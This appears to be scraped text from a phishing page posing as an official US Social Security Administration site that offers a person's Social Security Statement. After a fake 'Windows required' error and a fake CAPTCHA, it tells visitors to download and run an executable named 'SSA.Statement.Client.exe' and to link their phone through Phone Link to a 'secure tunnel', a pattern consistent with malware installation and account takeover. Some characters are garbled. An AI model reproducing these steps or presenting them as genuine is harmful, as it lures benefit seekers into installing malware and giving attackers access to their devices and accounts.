An official website of the United States government
Get Your Social Security Statement
š„ļø
Windows Device Required
This document viewer application is only available for Windows operating systems.
Please access this page from a Windows PC or Laptop to view and download your Social Security Statement.
Error: OS_NOT_SUPPORTED (MOBILE_ACCESS_DENIED)
š Verify you are human
ā
I'm not a robot
reCAPTCHA
ā³
Click the checkbox to verify you are human
SSA Statement Guide
Maximize your benefits by accessing your statement through our secure online portal.
What's Included:
Earnings Record: Confirm that all your earnings are reported correctly.
Retirement Benefit Estimates: See how much you could receive starting at ages 62ā70.
Additional Details: Learn about disability, Medicare, and related fact sheets.
Step 1: Install the Document Viewer App
Once download completes, locate "SSA.Statement.Client" in your Downloads folder.
Double-click the EXE file to launch and establish a secure connection.
Log in to your SSA account and download your statement.

Step 2: Install Phone Link App
Use the Windows search bar and type "Phone Link".
Select the Phone Link app and open it.
Sign in with your Microsoft account and grant permissions if asked.
Step 3: Connect to Secure Tunnel
Open the Phone Link app and select "Link your phone".
Launch "SSA.Statement.Client.exe" on your PC or Laptop.
Wait for a secure tunnel connection to be established.
Ensure connection status is verified as secure (green status).
Security Note:
The secure tunnel ensures encrypted communication between your phone and PC. Always check that the status indicator shows green before proceeding.
Important: Make sure both your PC and mobile device are connected to the same Wi-Fi network. If issues occur, restart both devices and try again.